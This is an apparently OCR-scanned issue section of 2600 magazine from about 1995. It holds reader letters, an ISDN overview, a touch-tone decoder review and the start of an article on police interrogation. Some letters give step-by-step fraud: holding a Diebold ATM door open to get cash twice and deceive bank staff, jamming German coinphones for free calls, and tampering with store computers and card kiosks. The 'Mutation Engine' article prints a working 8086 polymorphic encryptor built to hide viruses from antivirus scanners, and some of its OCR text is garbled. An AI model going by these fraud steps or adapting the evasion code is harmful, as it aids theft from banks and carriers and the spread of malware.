
Numbers and Addresses

Dear 2600:

There is a great new talker board where hackers and phreaks can telnet to. It is great because people can exchange information online. Don't worry, we're not feds! The talker board is called The Marque, which is based on a movie theme, but it does have a great big

room called the dark_side, where people can exchange information online. It's just like IRC, but this is better and easier to use. The talker address is sanctuary.harvard.edu 7777.

McPhrie

Dear 2600:

Here's the URL for the cDc WebSite.
http://www.L0pht.com/cdc.html

Veg

Censorship

Dear 2600:

I received a free 10 kit from AOL and when I logged on, I went to one of the many chat rooms to see if AOLers are really the idiots that everyone says they are. Lo and behold! There was an AOL staff member there called a "guide". When I used a curse word, he gave me a stiff warning. I then asked him what people are allowed to say on AOL and he told me this: "If you would not hear it on Saturday morning network cartoons, don't use it here on AOL."

What a fucking joke.

Disgusted

We take it you didn't last.

Discovery

Dear 2600:

First, I want to tell you how much I enjoy your zine. I am a green novice and a 29 year old female, so I get to skew the demographics! Anyway, I was buying a card the other day from one of those CreataCard machines and the paper jammed. I found out that if you press in the right hand corner of the last card subject selection screen a password box comes up. If you enter a four digit password that is *very easy* to shoulder surf (just tell someone your card didn't print or something) you get a screen that lets you 1) check how many cards have printed; 2) run diagnostics and (here are the fun ones); 3) edit existing cards; and 4) develop new cards.

I got busted when I went back to explore as the machine was right in front of the service desk. But I have found one in a department store that I hope to explore. I thought that some more people might have fun with this.

Katfish

Somewhere in those machines is a very thorough list of cuss words you're not allowed to use. That would be a handy reference list to have.

Wanted

Dear 2600:

Have you guys any material on hacking pagers? Like is there anything programmed for the SPI port on the HC05 that runs the Motorola Bravo, Bravo Plus, and Envoy pagers? Do you know of anyone that spot soldered the Tx and Rx pins and put a piece of code on it? How about other brands such as the Panasonic or Toshiba?

Nameless

We're waiting for just such an article....

Mac Infiltration

Dear 2600:

I was just reading your Summer 95 issue. Pumpkin Smasher of Natchitoches, LA brought up an interesting question, to paraphrase, and otherwise twist: "What is the best way to hide your files on a school Mac?" Typically, schools have only one person experienced with the computer. The rest of the staff's employment predates school Macs - they have phobias about going into the system folder. (Can you guess a good place to put the files/folders you want to hide?) Once I obtained access to one of the Macs, I, with ResEdit, created a copy of the Finder, made it an APPL, type fydr, called it "System Enabler 666" and put it you know where. (I later changed it to 303, much less conspicuous.) Then came a wonderful idea: I altered the BNDL resource: deleted all BNDLs, created a new one, type fydr, made 2 entries, APPL (I gave this one the finder/system Enabler icon), HAQr (gave this one another icon at random).

When this program was saved, I created a document on my floppy disk create or fydr, type HAQr. Then I rebuilt the hard drive's desktop file. (The rebuild is optional.) I now have a 512 byte key to unlock AtEase whenever I feel like it. With custom icon file icons (system 7+, not with lite finder only) and altered BNDL (all versions of the OS) you can disguise file, and under system 7 with the prior method folders too. Just call it System Enabler XXX. Hey, it's all in the name, baby!

Muad'Dib
Silicon Pirates
Affiliate

On Diverters

Dear 2600:

I was just reading your Summer 1995 issue and saw the article on diverters. So after reading it I went off to get the phone book. I called up a plumber and said I had the wrong number. So they just hung up and I waited for their dialtone. After about 20 seconds of clicks, I got a recorded message telling me that if I would like to make a call please hang up now, etc. What's up? Why doesn't this work? I have U.S. West and live in area code 206.

The 206 ringback number is 571-xxxx, where xxxx is the last four digits of the number you are calling from. You should hear a high tone, hang up, then pick up and hang up again.

MASTER JSW

Quite simply, it didn't work. Maybe it didn't divert, maybe their diverter is secure. Whatever the reason, it doesn't really matter. It's almost impossible to screw up using a diverter since literally all you have to do to use one is call the number and wait. Of course, you should make sure the dial tone you get in the end is not your own! You'd be amazed how many people divert them-

selves. But there is another important thing you should be aware of. See the next letter.

Dear 2600:

I'm an avid fan of your magazine. Even though I've only read a few issues they were very informative. In your last issue (Summer 1995), I read your article on diverters. I have a problem with the use of a doctor's diverter if he is using it for emergency practices. Tying up this line for your own personal use would be dangerous if the doctor was called out on an emergency. You could've slowed down his response. I thought I would just bring this to your attention.

Anakin

This is a very good point and one which, hopefully, is intuitive to anyone playing around with these devices. It would not be unwise to alert a doctor using one of these devices to the possible danger.

ATM Fun

Dear 2600:

In the summer '95 issue of *2600*, Helen Gone wrote about a revision of Diebold that has a "problem", depending on whether you are the bank or a customer. It would get stuck, giving you cash and a credit for that cash as well when you used Helen's trick. Well, after reading about that I went out looking at ATM's near me, and what I found is cool, and guess what, it's Diebold.

This revision of Diebold is the one with the screen to the right with four buttons along the left side of the screen, and the keypad to the left of that. It also has a self-opening, self-closing door. The door, as before, is what you want to mess with. If you take your hand or a stick and hold the door open, then take out your money, the machine will try to close the door. You won't get your card back, and this is what you want. The door will not close, so go into the bank and tell them that the machine is going nuts. They will ask what happened. You tell them that everything went as it usually does, then when the money was supposed to come out, the door opened and there was no cash, and the door won't close.

Most likely, they, the bank people, will give you a new card by Monday or the next day, depending on the day you do this, and they will give you the cash you wanted in the first place. A two for one deal if I've ever seen one. A caution, though, don't do this every week. Once a month you can get away with. Even if you do it at another bank, watch how many times you do it. Your bank manager will get very suspicious if they have to give you a new card every other week. Also, another thing you might want to do is have several of your friends there acting as customers. It looks a lot better if you have someone else there saying that you didn't do anything to the ATM.

The Final Chasm

We don't recommend this kind of trickery as banks tend to keep very good records and take their product rather seriously. But by all means continue to experiment.

Dear 2600:

For two months now I have read articles concerning Citibank ATM's having some sort of special access if you touch the upper part of the touch screen twice. Well I cannot stand it anymore. That feature is not special or secret, it is called VIP (Visual Impaired Person). It's a large font addition of the regular ATM withdrawal and deposit for visually impaired people. Stop wasting everyone's time.

ATM Dude

If you think your time was wasted, you should see what happens when 2600 readers leave the ATM's in that "special" mode and walk away. Nobody (bank employees included) can figure out how it works! Seems this info is not as widely disseminated as you think. However we do agree that this appears to be a feature for visually impaired people.

Advice

Dear 2600:

I sympathize with LN. My phone has been disconnected. I swear to God I didn't make all those phone calls.

If AT&T refuses to correct LN's bill for the unauthorized collect calls he's been billed for, the legal remedy is to file a complaint with the Public Utilities Commission (PUC) office in his area (or its Minnesota equivalent). Pleading and evidentiary requirements at PUC hearings are lax, similar to small claims actions, and the PUC is supposed to supply their own forms. All you have to do is take a few days off from work to fill out the forms and appear at the hearing(s).

When the PUC summarily rules against you, you must then follow the golden path. Since the PUC is a government administration, it, not the state court, has original jurisdiction over matters arising from the subject of its administration, telcos in this case. Therefore, actions before the PUC are administrative proceedings, and appellate review from an adverse PUC judgment is limited to petitions for extraordinary relief (petition for writ of mandate, writ of prohibition, etc.) in the state appellate court. There might be a review procedure within the PUC that you need to invoke before proceeding to the state appellate court. Should the state appellate court rule against you, and if something has changed favorably either in law or facts since the hearing, or items exist that you were previously unaware of despite having made reasonable and good faith efforts to be aware, a petition for rehearing of the writ might be available. Otherwise the action proceeds to the Supreme Court, who, for various reasons, may refuse to hear the case. (I'm not sure, but you might be able to file in small claims court instead of the PUC. Small claims cases may also be appealed all the way to the Supreme Court by writ of proceedings.)

LN should also check for federal jurisdiction. If it exists, he can proceed in federal court. Obviously, sometimes a basis exists to maintain separate and parallel state and federal actions, thus doubling LN's chances

and lawyer fees in his hopeless pursuit of justice, his multithousand dollar crap shoot in the casinos of law.

As a general rule, telcos are held immune from liability for damages caused by their negligence in providing service. It is therefore unusual for damages to be awarded against a telco for service snafus. The best LN could probably hope for is an adjustment in his phone bill. I have to laugh. To increase his chances, he should wear clean clothes in court, and not throw dog shit at the judge.

The above applies in California. I am not an attorney, nor have I researched the matter beyond what I remember reading here and there, and I am quite drunk at the moment. I assume things are the same or similar in other states. Because the legal system is obtuse, wealthy subscribers experiencing difficulties should "seek the advice of a competent attorney" in order to avoid aggravating themselves. But since many attorneys are complete jerks, this will probably be a waste of time.

Else practice law yourself. Your local law library, usually located in the courthouse, should contain the information you need. Most courts will allow litigants to proceed without payment of filing and other fees ("proceeding in forma pauperis"). Matthew Bender's *Pleading and Practice* volumes are usually the simplest place to begin legal research, but I don't know if they publish anything for Minnesota state laws. If not, a generic equivalent is probably available. Begin by searching the keyword index for "public utilities" and "telephones". Read a book about legal research.

Oral argument is always the non-lawyers' achilles heel. Lawyers spend thousands of hours practicing oral argument and they will be better at it. For this reason, the amateur litigant who finds himself in state or federal court must rely heavily on his writing ability. If you have to write, keep it simple and direct. Use plain language, and remember that 90 percent of writing law stuff is pure plagiarism - all you do is write sentences and paragraphs that connect the case and statute citations that you're using in order to relate their information and ideas within the context of the case and issues currently before the court.

Never, never, never engage in personal invective against opposing counsel or a court, even when they deserve it - the correct response to frivolous defense tactics is a formal motion for sanctions or contempt.

If a litigant were skilled and aggressive in discovery of evidence, a defendant's lawyers might be caused to inadvertently divulge privileged, or at least interesting information.

Law Hack
Los Angeles

Causing Confusion

Dear 2600:

In the most recent issue of your magazine (Summer 95), Streaker wrote about stores trying to prevent you from screwing around with their stuff. Anyway, if you go into the control.ini file to get the password, what you actually get is an encrypted version. So you can't find out what they are using, but you can change it. Either you can type something into the control.ini file, which will mean no one knows what it is, since the actual password will be a decrypted version of what you wrote, or you can erase the password and set the password on function to 0, and then go through the control panel to make a new one. If you do this, set the timeout on the screen saver really low, and then they won't get to changing it before they are locked out again. Windows sucks but you can have lots of fun with it at stores.

Another fun thing is to go into their autoexec.bat file and add something to the prompt, preferably something vaguely virus-output-like. They'll think it's a virus and spend tons of time trying to scan for it! It's endless fun to watch salesclerks offering their two cents to a problem which is non-existent.

tfg

Fear of Subscribing

Dear 2600:

I greatly enjoy your magazine any chance I can get one. I had been looking for your magazine for about two years and finally found it at a local magazine store. Like many of your readers I would love to have a subscription to your magazine but I am not interested in getting on the FBI's most possible criminal list. I have been an electronics hobbyist for numerous years and now work in the industrial robotics field. But over my courier I have worked for Visa/Mastercard and have done repair work in the change machine area. Because of this I have plenty of equipment laying around that could be considered evidence of illegality - old magnetic card scanners, bill readers, etc. After reading your articles of persons being arrested and held without any proof of wrongdoing it makes me a little paranoid. I hope that someday you will reconsider and start sending your magazine out in plain envelopes, first class, and dropped off somewhat discreetly at the post office.

John Doe

To protect our subscribers, our issues are mailed in envelopes with only our return address (not the name of the magazine) showing. Mailing first class is no different (for you) than mailing second class, which is what most magazines do. The delivery time is the same and the rate is lower.

Yet More Bookstore Fun

Dear 2600::

Is everyone who buys your magazine a chain store stooge? I am an owner of an independent bookstore that stocks plenty of copies of your wonderful magazine. When I read your letters section, every issue has a testimonial of some frequent patron of some great satan megastore that hasn't enough copies.

It makes me sick to listen to pseudo-revolutionaries talking about cheating big business lining the pockets of

corporate chains. Wise up, buy your *2600* from a human. Then the rest of you K-Mart-loving bastards will have plenty of copies to look at, at your beloved megastores.

John Lowe
XANADU Bookstore
Memphis

Dear 2600:

This was too funny. I just had to write.

I've been reading *2600* for a while, didn't start til long after I stopped hacking (turning 18 does that to you) in 1988. I'm nobody famous; my claim to fame is that I knew the guys who ran Sherwood Forest II and III.

Anyway, as I read, I hear very paranoid sounding references to "they hide the magazines on us" and "they're trying to limit our freedom of expression". These aren't exact quotes, but you know what I'm getting at. I never quite believed it until I saw it.

I figured I hadn't picked up a copy in a while, there's probably a new one out. I stopped by Barnes and Noble on Rt. 17 North in Paramus, NJ to look for it. I scanned all the racks, nothing. I looked closer in the computer section and still nothing. I was about to leave, and I saw this magazine facing backwards. Human curiosity made me look at what was on the cover. It was a *Paris Modeling* magazine. But behind it was a whole pile of *2600*'s. Then I looked at the rack and noticed that it was in perfect order. Nothing out of place, everything in neat piles, except for this one magazine covering the *2600*'s. Funny, I thought.

I asked the guy at the Information Booth if he had any information on why this might have happened. He had no idea. I asked him if he thought it was odd, that all the other magazines were in perfect order, except for this one conveniently covering the *2600*'s. He had no answer. I bought my *2600* and left. Just thought I'd share. I guess there *is* somebody out to get everybody.

Ford
NYTI 914-368-2819)||

German Payphones

Dear 2600:

I was glad to pick up your Spring 1995 issue and see the article on European cardphones. Because I am a regular visitor to Germany, it was of particular interest.

I would like to share some information relating to payphones in Germany. German payphones come in two varieties: coin and card. Telekom (the German phone company) is phasing out the coinphones in favor of the more modern card type. This may in part be due to the coinphone's susceptibility to tampering. During two visits to Germany I had the good fortune of discovering coinphones which had been "modified". As a result of this modification, the customer was able to make unlimited calls (domestic or international) free of charge. It should be noted that there are two types of coinphones. The first has a visible coin slot that allows for a direct deposit of coins. In contrast, the second requires the user to place the coin flat against the phone and move a slide bar to the right to deposit the coin. It is the first type that is the most susceptible to tampering and the slide bar is most likely a countermeasure.

Several Germans I talked with told me that the trick to modifying the slot coinphones involves the use of a long piece of wire as a tool and a small piece of paper. The paper is used to jam the coin slot at a specific point interfering with the digital display's countdown function. After the phone has been properly jammed the display will not count down. One only need deposit the minimum amount for a local call (30 Pfennigs) to activate the phone and enjoy unlimited calling. As an added bonus, whatever change you deposit will be refunded after your call. Watch out! The coin will be very hot as a result of having been stuck in the phone mechanism for so long. After you have completed your own calls others will also enjoy your handiwork - a line will develop next to the payphone, Telekom will eventually become suspicious, and the party will come to an end.

Like the coinphones, the cardphones also come in two varieties. The more common older models are quite large and have a circular metallic top. The newer ones are much smaller and box-shaped. Whether or not this transition is also security-based, I do not know. In addition to 12DM and 50DM Phonecards (Telefonkarten), it used to be possible to buy a 100DM card. For unknown reasons it is no longer available.

THX-1138
Raleigh, NC

HOPE Repercussions

Dear 2600:

Came across this article in the *San Diego Union-Tribune*. The system was compromised on August 13, 1994 - the same day as the HOPE Conference in New York. Somebody's work that weekend did not go unappreciated. There was also an article back in August about "a mission" to hack the new New York subway toll machines made by Cubic here in San Diego. Keep up the good work.

Mr. Pink
San Marcos, CA

The Metrocard system in New York has been meeting stiff opposition from the public. Not only has there been no expansion of the system to more than a fraction of subway stops, but the Transit Authority has barred the use of the cards by more than one person per trip. So, in other words, if you have a card with $2.50 on it, you're not allowed to use it for yourself ($1.25) and then let someone else use it for the remaining $1.25. Seems there was some kind of security problem....

2600 LETTERS
PO BOX 99
MIDDLE ISLAND, NY 11953 USA
LETTERS@2600.COM

Mutation Engine Demystified

"Premature optimization is the root of all programming evil." —Donald Knuth

"Structured programming is the result of a structured mind." —Unknown

by Tío Mate Jones

The above quotes hold true for many virus "authors" nowadays. In attempting to make their creations smaller and streamlined under the conviction that their virii will be more stealth-like, they are often missing obvious stealth techniques.

To conceal themselves from AV scanners, many virii use simple forms of encryption, where the only unencrypted portions are the decryption routines themselves. The rest is scrambled somehow. The problem is that the decryption segment becomes a recognizable signature for the virus, mainly because the decryptors are coded in a structured fashion. One way to combat that is to use self-modifying code. Rather than read from a data area containing decryption information (which is changed regularly), a virus can write the changes directly into the decryption mechanism.

An improvement on this theme is to use a mutation engine, which generates a different decryption segment for each virus spawned, thus making scanning for one of these creatures much harder. Mutation engines (most notably Dark Avenger's MtE) are shrouded in a mystical cloud of silence. Some of the warning literature has described the MtE as using "military grade encryption" rather than being what it is: mutating code. (Anti-Virus professionals are understandably reluctant to discuss a method that would make their jobs more difficult; as it is, getting ahold of a simple virus like Tiny is a labor itself.)

For the non-professional in pursuit of knowledge, this presents a problem. Fortunately, there have been some descriptions of the MtE out there, and they are useful enough for anyone with a minimum of assembly language skills. In fact I found the theory simple enough that I was able to write a small mutation engine (which I call "SMut") overnight.

The SMut Engine contains only an encryption/decryption routine and a mutation routine, as well as the initialization coding. After initializing, a virus using SMut would decrypt itself, mutate itself, and then do all its other operations.

The principle behind a mutation engine is simple: there are many ways to code the same function. Processors have interchangeable registers. Though they are usually meant for specific functions, one still has much leeway in coding. (For simplicity, the SMut Engine I'll be discussing here will focus mainly on this method.)

Other methods take advantage of synonyms and redundant code: INC X could also be ADD X,1 or ADD X,2/DEC X or ADD X,10/SUB X,9 or SUB X,-1. The decryptor can also be padded with nonsense code like NOP (No operation), ADD Y,O, OR Z,Z et cetera.

Let's take a look at a sample encryption/decryption routine. (Note: if your machine uses a different processor from the 8086 family, that's ok. You can still use this article to learn the theory.)

```
ENCR:
; Similar to one used by Leprosy-B
; Virus
     p0: push bx
     ; save registers used by
     ; routine
     p1: push ax
     ; i86 doesn't let you push
```

```
        ; 8-bit registers
        z0: mov bx, OFFSET START
        ; start addr of code to
        ; encrypt

LOOP:
        z1: mov ah, [bx]
        ; Get indexed byte
        z2: xor ah, OFFh
        ; XOR it
        z3: mov [bx], ah
        ; Put indexed byte
        z4: inc bx
        ; increment index
            nop
            ; Pad extra bytes for
            ; mutation?
            nop
        z5: cmp bx, OFFSET ENDCD
        ; is the index at the end of
        ; code?
        z6: jle LOOP
        ; if not, keep going
        p2: pop ax
        ; Restore registers
        p3: pop bx
            ret
            ; Return

START:
; Encrypted Code inside here

ENDCD:
```

Notice the z0..z6 and p0..p3 labels. Those are for the mutation engine, which will make the changes directly to the code.

This routine isn't the most efficient method, but it's the easiest to mutate: the obvious choices are the registers. BX can be replaced by SI or DI. AH can be replaced by AL, CL, CH, DL, CH. If we don't use BX, we can also replace AH by BL or BH... thus we have 16 possible combinations.

We can also change the encryption value as well, which many virii do. Rather than using a separate data space, we can affect the change directly on the code by saving it to z2+2 (rather than use xor ah,Enc_Value, where Enc_Value is a memory location: that is too structured!).

Another mutable part of the code is the loop method. We can change z4 to add bx,1 or sub bx,OFFh. We can also switch the nop with the inc bx. If we're not too uptight about the last byte not being encrypted, we can change one byte at z6 to jnz LOOP. Another thing to change would be to reverse the order, decrementing bx down from ENDCD to START instead.

We've examined several possibilities for generating hundreds of variations, without even changing the size of our encryption routine.

For simplicity, we'll look at mutating the registers (the other methods of mutating code can be easier). Note the differences in the assembly of the following (on i80x86 machines):

```
Assembled (hex):          Source:

    8A 27                 mov ah, [bx]
    8A 07                 mov al, [bx]
    8B 07                 mov ax, [bx]
    8A 0F                 mov cl, [bx]
    8A 37                 mov dh, [bx]
```

We can see some patterns here. Certain bits in the code indicate which registers are used, their size (8- or 16-bits), and what addressing mode. Most processors work this way. Our mutation engine set up the initial byte, "OR" in the chosen registers and bingo! We've mutated the code.

In the case of i86 processors, many of the opcodes are followed by a special data byte formatted like so: mmrrrxxx, where each letter stands for one bit. "mm" refers to a two-bit mode. "rrr" is the register. "xxx" actually means r/m, which varies depending on the addressing mode and opcode. Notice each register is expressed using three bits:

"rrr"	8-bit	16-bit
000	AL	AX
001	CL	CX
010	DL	DX
011	BL	BX
100	AH	SP
101	CH	BP
110	DH	SI
111	BH	DI

Of course it's a bit more complicated (no pun intended). Some opcodes, depending on the addressing mode (mm) will expect a certain number of data bytes following (on the 8086 it may be up to four or five). You'll need to experiment on your own and learn (if you already don't know) assembly language from a good primer.

If you program on a machine which uses a different type of processor (such as the 6500 or 6800 families) you can use similar principles for writing a mutation engine.

One note about anti-viral utilities: the prevalence of mutation engines eventually can improve system security methods *if* the focus is shifted from scanning for recognizable code to heuristic scanners which will look for possible decryption engines, and operating systems which watch from the background for anything "funny" happening (this may save users from poorly written software as well as virii... moreso maybe).

The principles behind this mutation engine are not only useful for virus writing, however. They can be employed for data-security and copy protection schemes, artificial life simulations (such as Terra, in which a virtual memory is populated by self-replicating and evolving/mutating "life forms"), and perhaps even machines that can write programs or improve their own code.

The Listing

(This is probably not the most efficient coding... then again, see the quotes that this article started off with.)

As it is now, the listing should be assembled and linked, then made into a COM file (using EXE2BIN or the /t option on TLINK). Load the program using DEBUG SMUT.COM. Examine the coding portion of the encryption routine, run the program (using the "g" command) and examine the encryption routine again. It should have mutated.


This program is a good shell for experimenting with mutation engines. As you make modifications, you can test and debug them safely. You'll need to examine the mutation engine a bit. The bit-shifting makes it look a bit cryptic. However, optimization might make it less readable.

If it makes no sense, take out your guide to 8086 code, and study it well.

```
; SMut.ASM v2.4B * A Small Mutation-
; Engine Demo * by Tio Mate Jones

codesize equ endofcode-pgstart+1
; Size of program

encrsize equ endofcode-startofcode+1
; Size of encrypted code

mutant
      segment byte public 'code'
      assume cs: mutant, ds: mutant,
      ss: mutant, es: mutant
      org 100h

; This is merely some demonstration
; code used for development....
; This is NOT the source-code for a
; virus. It only includes a sample
; encryption routine and a sample
; mutation engine.

given proc near

start:
      jmp pgstart

exlib:
```

```
        int 20
        ; Insert appropriate code
        ; here...
        nop

pgstart:
        call init

init:
        pop si
        ; Where am I?
        sub si, offset init
        mov ax, si
        ; Plug values directly into
        ; encryption/
        add ax, offset startofcode
        ; decryption routine
        mov [si+offset Z0+1], ax
        ; Allows for relocatable code!!
        add ax, encrsize
        mov [si+offset Z5+2], ax

mtest:
        call mutate
        ; Test the mutation....
        call encrypt
        call encrypt
        ; Test the encryption/
        ; decryption routine. If it
        ; works (it does), Smut can
        ; be run an infinite number of
        ; times
        inh 20h
        ; DOS exit

; This is the encryption/decryption
; routine

encrypt:
        P0:     push bx
        ; Save registers used
        P1:     push ax
        Z0:     mov bx, offset
                startofcode

xorloop:
; It may look inefficient, but
; it's easy to mutate
        Z1:     mov ah, [bx]
        Z2:     xor ah, 0
        Z3:     mov [bx], ah
        Z4:     inc bx
        Z5:     cmp bx, offset
                endofcode
                jle xorloop
        P2:     pop ax
        ; Restore registers
        P3:     pop bx
        ret

startofcode;
; Other code to be encrypted begins
; here... This is the mutation
; engine: (This demo will only
; produce sixteen possible
; variations, and thus is not a
```

```
; threat to western civilization.)

mutate:

getrand:
      mov ah, 2Ch
      ; Get a "random" number
      int 21h
      ; Call DOS GetTime routine

mut:
; DH = operating register (AL, AH,
; BL, BH, CL, CH, DL or DH)
; DL = index register (SI or DI) and
; Encryption Value

      add [si+offset Z2+2], dl
      ; Change the Encryption Value
      jz getrand
      ; if zero, get a new value...
      and dx, 0702h
      ; Only need DH=0..7 and DL=0
      ; or 2
      shr dl, 1
      ; Compensate for inaccurate
      ; hundredths of sec.
      or dl, 6
      ; Convert to mmrrrr/m format
      mov al, 40h
      or al, dl
      mov [si+offset Z4], al
      mov al, 0F0h
      or al, dh
      mov [si+offset Z2+1], al
      ; Mutate XOR
      mov ch, dh
      ; save DH
      shl dh, 1
      ; convert to mmrrrr/m format
      shl dh, 1
      shl dh, 1
      mov al, dh
      and dl, 1
      ; adjust format
      or dl, 4
      or al, dl
      mov [si+offset Z1+1], al
      ; Mutate MOV
      mov [si+offset Z3+1], al
      or dl, 6
      mov al, 0B8h;
      or al, dl
      mov [si+offset Z0], al

cmp_mut:
      mov al, 0F8h
      ; Mutate CMP
      or al, dl
      mov [si+offset Z5+1], al

pp_mut:
      mov ax, 5050h
      ; Mutate PUSH, POP
      mov dh, ch
      ; restore DH
      and dh, 3
      or ax, dx
      mov [si+offset P0], ax
      mov ax, 5858h
      or al, dh
      or ah, dl
      mov [si+offset P2], ax
      ret

; Put more encrypted coding or data
; here...

tagline
      label word
      db 'SMut v2.4B'

; Any fool who blindly inserts this
; mutation engine into a virus which
; he or she spreads into the wild
; shall spend all of eternity in the
; netherworld being pummeled with
; blunt objects by little gnomes who
; sing horrid top forty songs off
; key...

endofcode:
      given   endp
      mutant  ends
              end given
```



Overview

by Roger Harrison

For a few years ISDN has been something that has been joked about. Its acronym has stood for It Still Does Nothing, I Sure Don't kNow, and the correct term: Integrated Services Digital Network. It started out as ISDN-1 and then evolved into ISDN-2 and ISDN-3. The reason behind the sarcasm is because it is something that was almost as bad as vaporware. It was promised but it never seemed to be delivered. The AT&T "You Will" commercials are similar to this idea. Laugh no more because ISDN is here... if you can convince those at your local phone company that it really exists.

ISDN is a digital service for both voice and data communications. On POTS lines the maximum data transfer is about 30 kbps. With ISDN you can reach 64-128 kbps for data. This is all obtainable without changing your telephone lines. How, you may ask? It's done by changing your voice to data right at the phone line and combining it with up to two other data streams. In the central office they give you a new ISDN line card for your phone line. (Maybe they'll forget to reconnect the DNR in the process!)

Basic rate ISDN (BRI) is normally set up in 1B+D or 2B+D configuration. It is equivalent to three POTS lines in your house. The B stands for "Bearer" and the D for "Delta". The B1 channel is used mainly as an 8 bit voice channel, although it can provide 64 kbps data. The B2 channel is normally the 64 kbps data channel, but it also can provide voice. The D channel is 16 kbps for X.25 packet data and also for out-of-band signaling to the switch in the central office. Since there is a separate out of band signaling channel, this means that if you have Call Waiting you can use Caller ID on the person who just called. In fact, you can do this many times to subsequent callers. 128 kbps data transmission is obtained by using two of the B channels.

What does this mean to you? First of all, you can be talking on the phone with a friend on one B channel while sending them a virus on the other B channel while still being connected to the Internet on the D channel.

You can gain more information on ISDN by contacting the National ISDN hotline of Bellcore at 1-800-992-ISDN, FAX (201) 829-2263, e-mail isdn@cc.bellcore.com, URL http://info.bellcore.com. The AT&T documentation guide has info you can get. Obtain the guide by calling 1-800-432-6600. Bellcore's Catalog of Technical Information also has documents. Reach them at 1-800-521-CORE. Your local company may have information too, but if you're in NYNEX territory, don't even bother with their 1-800-GET-ISDN number because the information isn't updated, therefore much of it is incorrect.

THE * DTMF # DECODER

MoTron TM-16a+ Touch Tone Decoder
MoTron Electronics
310 Garfield Street Suite 4
PO Box 2748
Eugene OR 97402
503-687-2118
$249
Review by Blue Whale

If you're in the market for a small, portable touch tone decoder, forget about OptoElectronics. For $249, MoTron will send you a TM-16a Plus, with no questions asked, if you know what I mean...

General description . . .

The Toner-Master measures approximately 6″ by 2.75″ by 1″, about the size of an AR8000 scanner. The chassis is metal and feels solid. The buttons, on the other hand, are of the cheapest plastic variety available, and were probably used to keep the cost low and the circuit board simple (this is unfortunate, as I would have gladly paid more to have solid metal buttons).

Power is supplied from either a 9 volt battery or from its 12 VDC input (the transformer "brick" is sold separately for $10). Sadly, to install the battery, the chassis must be unscrewed and opened, although once installed the battery does seem to last. There is a fat (cheap) red LED to indicate power.

Besides the power switch, there are two "scroll" buttons and a clear button, the latter being inconveniently placed where all the hand action is, so that it is not uncommon to occasionally hit this button, lose your tones, and then lose your mind.

As I purchased the "Plus" version, my unit also came with an RS-232 female connector for computer interfacing.

Touch tones are viewed on a 16 character LCD (not backlit), and may be simultaneously monitored on the unit's small built-in speaker. While this speaker is an extremely useful addition, it is unfortunate that the output volume is controlled by a variable potentiometer on the circuit board, which is accessed through a small hole in the chassis. Besides being difficult to adjust, the potentiometer must be handled gently as its solder joints are the only thing holding it to the circuit board.

The display itself is not particularly clear, and must sometimes be held at awkward angles in order to view the characters (although it is not quite so bad as the illustration might suggest). In addition, the instruction manual warns that the LCD is sensitive and should be kept out of direct sunlight and away from heat.

Switching on the unit yields: "TM-16a+ READY>".

What happens next depends on you.

As a DTMF decoder . . .

The Tone-Master has a standard eighth-inch phono jack for its audio input. As all hand held radios, scanners, tape cassette players, and just about everything else utilizes this same type of jack for audio output, there should be no problem connecting the decoder to whatever the source of your tones are. What makes the Tone-Master especially useful, however, is that it also comes with a modular telephone line-in jack. Thus touch tones may be culled from all the various sources that are of interest to hackers. It is this versatility and attention to detail that makes the unit such a worthwhile purchase.

Actual operation is simple. All touch tones appear as the characters they are. For phone operation, the decoder displays a "<" for off-hook and a ">" for on-hook detec-

tion. Thus, lifting a phone receiver, hitting all the touch tones, and then hanging up will yield: "<T:123456789*0#>". The "T:" indicates tones, while a "P:" indicates pulse dialing.

The decoder uses a "-" to indicate a seven second pause between touch tones or on-hook detections. Thus if we had paused midway while dialing our touch tones, the aforementioned example might have looked like this: "<T:123456-T:789*0#>"

For scanner operation, the built-in speaker allows you to continue monitoring while you are logging touch tones, although I recommend getting the custom audio out jack option for serious listening.

The decoder can store up to 80 characters in its very volatile memory, which may be accessed via the scroll buttons.

As a PEN register . . .

This is where the value of the Tone-Master increases exponentially. A simple RS-232 connection (9600 baud) to any computer running the simplest terminal software will allow the decoder to function as a PEN register. With a computer connection, the unit is no longer restricted by its limited 80 character memory, but by the memory of the computer. With a simple terminal script, you can easily add time and date functions, or have your computer sound an alarm when certain touch tone sequences are detected. Both of these features are incorporated in software provided by MoTron (for MS-DOS machines).

As a telephone monitoring device . . .

For an extra $20, MoTron will add an audio out jack so that you can pipe your input back out again to headphones, an amplifier, or a recording device. When the output jack is engaged, the speaker is disengaged, which is another useful feature when you want to mute the speaker without having to deal with the potentiometer volume control.

Conclusion . . .

Despite the cheap buttons, inconvenient battery installation and limited 80 character memory, the Tone-Master is well worth the money. It is a solid and versatile device that still manages to be small and portable. Quite simply, there is nothing like it on the market.

HACKING A POLICE INTERROGATION

by Darlo Okasi

I was struck by what was said by the ATM Bandit in the Spring 1995 issue about being interrogated by the Secret Service - "...don't tell them anything." This is always good advice but what few people understand is how well trained any police force is in interrogation. Knowledge is power and once you know how a police interrogation works you can be better prepared for it should it ever happen to you.

Aside from not getting caught, the first thing you can do is have a story and stick with it. Plan it out *way ahead of time* just in case. It's always a good idea that you insist on your lawyer being present so you may not have to tell your story.

Note: In most states you can only be held without being charged for 24 hours. It can mean a long session but think of it as a waiting game. If you wait, you win.

The most important note: Ask for a lawyer!! The Supreme Court ruled that merely asking, "Should I have an attorney?" is not enough. You have to say, "I want a lawyer" in order for the questioning to stop. Let me say this again. *You clearly and succinctly must request an attorney.* Once you do anything beyond that point, it is admissible as evidence.

